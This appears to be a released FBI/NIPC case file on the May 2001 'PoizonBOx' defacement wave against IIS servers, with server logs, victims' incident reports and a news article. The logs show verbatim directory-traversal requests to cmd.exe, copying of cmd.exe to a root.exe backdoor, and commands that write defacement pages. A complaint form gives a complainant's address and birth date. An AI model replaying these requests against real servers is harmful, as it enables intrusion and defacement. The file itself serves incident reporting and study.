  2001-05-06 10:46:07 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_themes/def
ault.htm 502 -
  2001-05-06 10:46:09 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
  2001-05-06 10:46:11 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_vti_log/ind
ex.asp 502 -
  2001-05-06 10:46:11 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_vti_log/ind
ex.htm 502 -
  2001-05-06 10:46:12 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_vti_log/def
```

```
ault.asp 502 -
  2001-05-06 10:46:12 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_vti_log/def
ault.htm 502 -
  2001-05-06 10:46:17 128.84.234.79 - 24.9.173.59 80 GET /Default.htm - 200 -
```

Other Pertinent Information:

[redacted]

b6
b7C

HHcube Software Technologies, L.L.C.
4822 South Nancy Drive
South Ogden, UT 84403
[redacted]
URL: www.hhcube.com

C-6

Subject: computer hacking
Date: Wed, 9 May 2001 23:08:50 -0600
From: [redacted]
To: <su@fbi.gov>

b6
b7C

Hello,

Just the other day, I put my web sight online using windows 2000 pro, and got hacked. Here is what I can deduce happened. I was running with all critical updates before March 15, 2001.

In my log file, the following was found

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2001-05-07 22:35:09
#Fields: time c-ip cs-method cs-uri-stem sc-status
22:35:09 210.28.192.2 GET /scripts/../../winnt/system32/cmd.exe 200
22:35:11 210.28.192.2 GET /scripts/../../winnt/system32/cmd.exe 502
22:35:13 210.28.192.2 GET /scripts/root.exe 502
22:35:14 210.28.192.2 GET /scripts/root.exe 502
22:35:16 210.28.192.2 GET /scripts/root.exe 502
22:35:17 210.28.192.2 GET /scripts/root.exe 502
22:35:19 210.28.192.2 GET /scripts/../../winnt/system32/cmd.exe 502
22:35:21 210.28.192.2 GET /scripts/root.exe 502
22:35:23 210.28.192.2 GET /scripts/root.exe 502
22:35:28 210.28.192.2 GET /scripts/root.exe 502
22:35:30 210.28.192.2 GET /scripts/root.exe 502
22:35:31 210.28.192.2 GET /scripts/../../winnt/system32/cmd.exe 502
22:35:33 210.28.192.2 GET /scripts/root.exe 502
22:35:34 210.28.192.2 GET /scripts/root.exe 502
22:35:34 210.28.192.2 GET /scripts/root.exe 502
22:35:37 210.28.192.2 GET /scripts/root.exe 502
22:35:38 210.28.192.2 GET /scripts/../../winnt/system32/cmd.exe 502
22:35:40 210.28.192.2 GET /scripts/root.exe 502
22:35:41 210.28.192.2 GET /scripts/root.exe 502
22:35:43 210.28.192.2 GET /scripts/root.exe 502
22:35:44 210.28.192.2 GET /scripts/root.exe 502
22:35:46 210.28.192.2 GET /scripts/../../winnt/system32/cmd.exe 502
22:35:47 210.28.192.2 GET /scripts/root.exe 502
22:35:49 210.28.192.2 GET /scripts/root.exe 502
22:35:50 210.28.192.2 GET /scripts/root.exe 502
22:35:50 210.28.192.2 GET /scripts/root.exe 502
22:35:52 210.28.192.2 GET /scripts/../../winnt/system32/cmd.exe 502
22:35:54 210.28.192.2 GET /scripts/root.exe 502
22:35:56 210.28.192.2 GET /scripts/root.exe 502
22:35:57 210.28.192.2 GET /scripts/root.exe 502
22:35:59 210.28.192.2 GET /scripts/root.exe 502
22:36:01 210.28.192.2 GET /scripts/../../winnt/system32/cmd.exe 502
22:36:03 210.28.192.2 GET /scripts/root.exe 502
22:36:05 210.28.192.2 GET /scripts/root.exe 502
22:36:07 210.28.192.2 GET /scripts/root.exe 502
22:36:08 210.28.192.2 GET /scripts/root.exe 502
22:36:10 210.28.192.2 GET /scripts/../../winnt/system32/cmd.exe 502
22:36:11 210.28.192.2 GET /scripts/root.exe 502
22:36:13 210.28.192.2 GET /scripts/root.exe 502
22:36:17 210.28.192.2 GET /scripts/root.exe 502
22:36:19 210.28.192.2 GET /scripts/root.exe 502
22:36:20 210.28.192.2 GET /scripts/../../winnt/system32/cmd.exe 502
22:36:21 210.28.192.2 GET /scripts/root.exe 502
22:36:23 210.28.192.2 GET /scripts/root.exe 502
22:36:25 210.28.192.2 GET /scripts/root.exe 502
22:36:27 210.28.192.2 GET /scripts/root.exe 502
```

```
22:36:29 210.28.192.2 GET /scripts/../../winnt/system32/cmd.exe 502
22:36:31 210.28.192.2 GET /scripts/root.exe 502
```

After this, I found a bunch of index.asp, default.asp, index.htm .. files left on my system, speaking unflatteringly of the USA

The condense of those message was the following html

```
<html><body bgcolor=black><br><br><br><br><br><br><table width=100%><td><p
align="center"><font size=7 color=red>fuck USA Government</font><tr><td><p
align="center"><font size=7 color=red>fuck PoizonBOx<tr><td><p
align="center"><font size=4 color=red>contact:sysadmcn@yahoo.com.cn</html>
```

I'm sure this information may be useful to someone over there. I have I question. Do you know of a place I can go for information on how to prevent this in the future?

Thanks

[redacted]

b6
b7C

[redacted]

b6 b7C

From: NIPC-WATCH
To: [redacted]. b6
Date: Wed, May 9, 2001 4:38 PM b7C
Subject: Utah Web Defacement

Please see attached article regarding Utah Government Website Defacement by CHINA.

[redacted]
NIPC Watch

Subject: Computer Hackers' Assault Puts Utah Officials on Alert; Utah Officials Alarmed by Web Attack
Date: Wed, 9 May 2001 16:53:22 -0400
From: [redacted] b6
To: [redacted] b7C
b7E

The Salt Lake Tribune, May 8, 2001
Copyright 2001 The Salt Lake Tribune
The Salt Lake Tribune
May 8, 2001, Tuesday
SECTION: Final; Pg. A1

LENGTH: 736 words

HEADLINE: Computer Hackers' Assault Puts Utah Officials on Alert; Utah Officials Alarmed by Web Attack

BYLINE: BY GREG BURTON, THE SALT LAKE TRIBUNE

BODY:

Computer hackers attacked Utah over the weekend, injecting a virus that defaced a handful of Web sites including pages operated by the state of

b6
b7C

Utah, a defense subcontractor and The Salt Lake Tribune.

The intrusion was discovered early Monday on a demographics page for Utah Gov. Mike Leavitt's budget office, which had been replaced with the phrases "f--- USA Government" and "f--- PoizonBOx." A staff- access page at The Tribune was replaced at 10:28 a.m. with the same message.

Utah Informational Technology Services Director Leon Miller said breaches to the state system were first clocked around 6 a.m. and that for most of the morning the state's "intrusion alarm was going crazy."

While Utah officials first detected someone attempting to hack into their system with a "PoizonBOx" virus in late April, Miller said the attempts were not successful and he chose not to report the incidents. Monday's assault was too widespread to ignore.

"As far as we know there's no permanent damage," he said. "But they are trying to scan passwords to find if they can find some to steal."

Sverdrup Technology, a Tennessee contractor with offices at Hill Air Force Base, also was hit Monday by a hacker who accessed internal-use pages, said Frank Bria, president of the Utah Web development company NextQuo.

"These were really hidden links, way deep down, and I suspect there are a lot more out there that people don't know about," Bria said. "These weren't just home pages -- so they had to really bore down."

Hill spokesman U.S. Air Force Maj. Sam Hudspath said hackers hadn't tried to penetrate the military's system but that computer security officers were aware of the threat and were taking appropriate precautions.

While Monday's break-in was significant, Miller was equally alarmed by the growing number of failed hacking attempts on Utah's system since April 27. Despite constant monitoring since then, hackers broke through.

"Anyone who says they can't be hacked is a fool, but we have a lot of safeguards in place," he said.

"The point is this thing spread and we're suddenly finding it everywhere."

Hackers using the phrase "PoizonBOx" previously struck sites in Australia, China, Ecuador, Egypt, Trinidad, Turkey, the United Kingdom, Ukraine and elsewhere in the United States.

Late last month a group of Chinese hackers threatened a "May Day War" against sites in this country because they claimed PoizonBOx originated in the United States. "We are obligated to strike back with utmost force after such provocation by American hackers," a group of Chinese hackers was quoted as saying in a May 1 Reuters news report.

While anti-PoizonBOx forces appeared to be behind Monday's attack in Utah, digital fingerprints left by the hackers could be designed to mislead. One obvious clue was an e-mail address made to look as if it came from China.

b6 b7C

Because Monday's virus infected at least two different platforms, Nextel and Microsoft, Bria said a sophisticated intruder was involved.

And while the virus did not appear to be malicious and no permanent damage was reported, the scope of the attack won't be known for days, he said. "They could have planted some worm behind the fire wall."

Computer experts in Utah were following one lead that suggested the hacking originated in Rio De Janeiro, Brazil, Miller said. Bria and other experts, however, suspect the attacks are linked to the digital dogfight between China and the United States.

Since the April 1 midair collision between an American spy plane and a Chinese fighter jet, the computer warfare has spread.

According to the FBI's National Infrastructure Protection Center (NIPC), hacking activity against the United States was supposed to increase until Monday, the anniversary of the accidental bombing by the United States of the Chinese Embassy in Belgrade, Yugoslavia.

Calling the intruders "malicious hackers," federal officials said several U.S. sites already have been unlawfully defaced, "replacing existing content with pro-Chinese or anti-U.S. rhetoric."

Another virus stalking the Internet, called "Lion," was traced back to a Chinese e-mail address, NIPC reported.

Utah officials planned to work through Monday evening checking their system.

"We want to find what the vulnerability was so this doesn't happen again," Miller said.

gburton@sltrib.com <mailto:gburton@sltrib.com>

CC: [redacted] b6 b7C

b6
b7C

From: NIPC-WATCH
To: [redacted]
Date: Thu, May 10, 2001 7:08 PM
Subject: China Intrusion

Subject: Cyber Incident Report Form
Date: Thu, 10 May 2001 12:19:53 -0600
From: [redacted]
To: <nipc.watch@fbi.gov>

b6
b7C

Report_date_time=5/10/01- 12:00P.M.
Name[redacted]
Title[redacted]
Telephone_Fax_Number[redacted]
Email[redacted]
Organization=P5 e.Health Services
Addrs_Street=2455 E. Parleys Way Suite #300
City=Salt Lake City
State=Utah
Zip Code=84109
Country=USA
Question1_Organization=P5 e.Health Services
Question1_Contact_Info=[redacted]
Question1_Tele_Number=[redacted]
Question1_Street=SAME
Question1_City_State_Zipcd=
Question1_Country=
Question1_Email=
Question2_Location=All 3 of our IIS5.0 Web Servers
Question3_Date_Time=5/7/01- 2:00P.M.
Question4_Critical=Yes
Question5_crit_infrasture=Other
Question5_Remarks=Medical Health Claims
Question6_nature_of_prob=Web site defacement
Question6_other=
Question7_exp_problem=No
Question7_Remarks=No Remarks
Question8_method_of_attack=Unknown
Question8_Remarks=No Remarks
Question9_sus_perpetrators=Unknown
Question9_Remarks=No Remarks
Question10_ip_addrs=Don't know
Question11_evid_of_spoof=Unknown
Question12_oper_systems=NT
Question12_Remarks=IIS 5.0
Question13_security_infrasture=Encryption
Question13_security_infrasture=Firewall
Question13_security_infrasture=Access Control Lists
Question14_attack_loss_info=No
Question14_Remarks=No Remarks
Question15_damage_systms=Yes
Question15_Remarks=
Question16_what_actions=Backup of affected system(s)
Question16_Remarks=No Remarks

%sysroot%\c:\inetpub\scrips folder contains all of the hackers defacing code. Atleast I hope that is it.
Question17_fieldoff_inform=Yes
Question17_Field Office=There's been an outbreak here
Question18_agency_inform=No
Question18_State_local Police=
Question18_Inspector General=
Question18_CERT-CC=
Question18_FedCIRC=
Question18_JTF-CND=
Question18_Other=
Question19_date_of_last_update=1 month ago
Question19_org_work_update=ME
Question20_POC Information=
Question20_sys_adm_contract=No
Share Info With=Public
Share Info With=Infrastructure Orgs
Question21_remarks=This is what was contained on our web site, by the hacker:

fuck USA Government

fuck PoizonBOx

contact:sysadmcn@yahoo.com.cn

b6 b7C

From: NIPC-WATCH
To: [redacted]
Date: Sun, May 6, 2001 11:13 PM
Subject: Incident Report

The Watch received the following incident report from [redacted] Miles city Unified School District, 1604 main Street, Miles City, Montana 59301. The Watch forwarded the incident report to SSA [redacted] [redacted] and SSA [redacted] Salt Lake City FO. Serial number 050601-006-41381. b6 b7C

[redacted]
NIPC Watch

ect: Cyber Incident Report Form
Date: Mon, 7 May 2001 03:16:06 +0000 (GMT)
From: [redacted] b6 b7C
To: <nipc.watch@fbi.gov>

Report_date_time=05/06/2001 6:16PM
Name=[redacted]
Title=[redacted]
Telephone_Fax_Number=[redacted]
Email=[redacted]
Organization=Miles City Unified School District
Addrs_Street=1604 Main St.
City=Miles City
State=Montana
Zip Code=59301
Country=USA
Question1_Organization=SAME
Question1_Contact_Info=
Question1_Tele_Number=
Question1_Street=SAME
Question1_City_State_Zipcd=
Question1_Country=
Question1_Email=
Question2_Location=Telco Closet
Custer County District High School
20 S. Center Ave.
Miles City, MT 59301
(406) 232-4920
Question3_Date_Time=May 6, 2001 6:16pm
Question4_Critical=No
Question5_Remarks=No Remarks
Question6_nature_of_prob=Intrusion
Question6_nature_of_prob=Web site defacement
Question6_other=
Question7_exp_problem=No
Question7_Remarks=No Remarks
Question8_method_of_attack=Vulnerability exploited
Question8_method_of_attack=Other
Question8_Remarks=No REMARK

5/16 4:10 called [redacted]

on may 6th 6:18 pm.
off by 7:30
popped up a few more
times.

[redacted] Pls ① evaluate ② doc to [redacted]
open or ec to

b6 b7C

b6 b7C

b6
b7C

```
Question9_sus_perpetrators=Other
Question9_Remarks=Chinese threatened hack.
Question10_ip_addrs=Can be supplied upon request.  Not yet known.
Question11_evid_of_spoof=Unknown
Question12_oper_systems=NT
Question12_Remarks=IIS 4.0
Question13_security_infrasture=Firewall
Question14_attack_loss_info=No
Question14_Remarks=No Remarks
Question15_damage_systms=No
Question15_Remarks=No Remarks
Question16_Remarks=No Remarks
Question17_Field Office=
Question17_fieldoff_inform=No
Question18_agency_inform=No
Question18_State_local Police=
Question18_Inspector General=
Question18_CERT-CC=
Question18_FedCIRC=
Question18_JTF-CND=
Question18_Other=
Question19_date_of_last_update=
Question19_org_work_update=
Question20_POC Information=
Question20_sys_adm_contract=No
Question21_remarks=No additional remarks
```

FD-71 (Rev. 3-27-95)

Complaint Form

NOTE: Hand print names legibly; handwriting satisfactory for remainder.

Indices: □ Negative □ See below

Subject's name and aliases

FNU LNU

Character of case

[redacted]

b3
b6
b7C
b7E

Complainant □ Protect Source

[redacted]

Complaint received

□ Personal ☒ Telephonic Date 05/03/01 Time 12:15 am

Address of Subject

UNK

Complainant's address and telephone number

6125 Silver Creek Drive
Park City, UT 84068

Complainant's DOB

02/02/58

Sex

Male

Subject's Description

Race	□ Male	Height	Hair	Build	Birth date and birth place
Age	□ Female	Weight	Eyes	Complexion	Social Security Number

Scars, marks and other data

Employer

Address

Telephone

Vehicle Description

Facts of Complaint

Rolls Royce in Park City, Utah, 6125 Silver Creek Drive has a website at rolls-roycegs.com. On 02/02/01 a message defacing the website was hacked in. The message stated in large letters, "FUCK USA GOVERNMENT, FUCK POISON BOX" and in small letters underneath was "contact:sysadmen@yahoo.com.cn". The message was in red and black. Complainant stated that the message was noticed only minutes after it was received. The website is administrated by Qwest with their standard firewalls.

[redacted]

b6
b7C

[redacted]

Do not write in this space.

BLOCK STAMP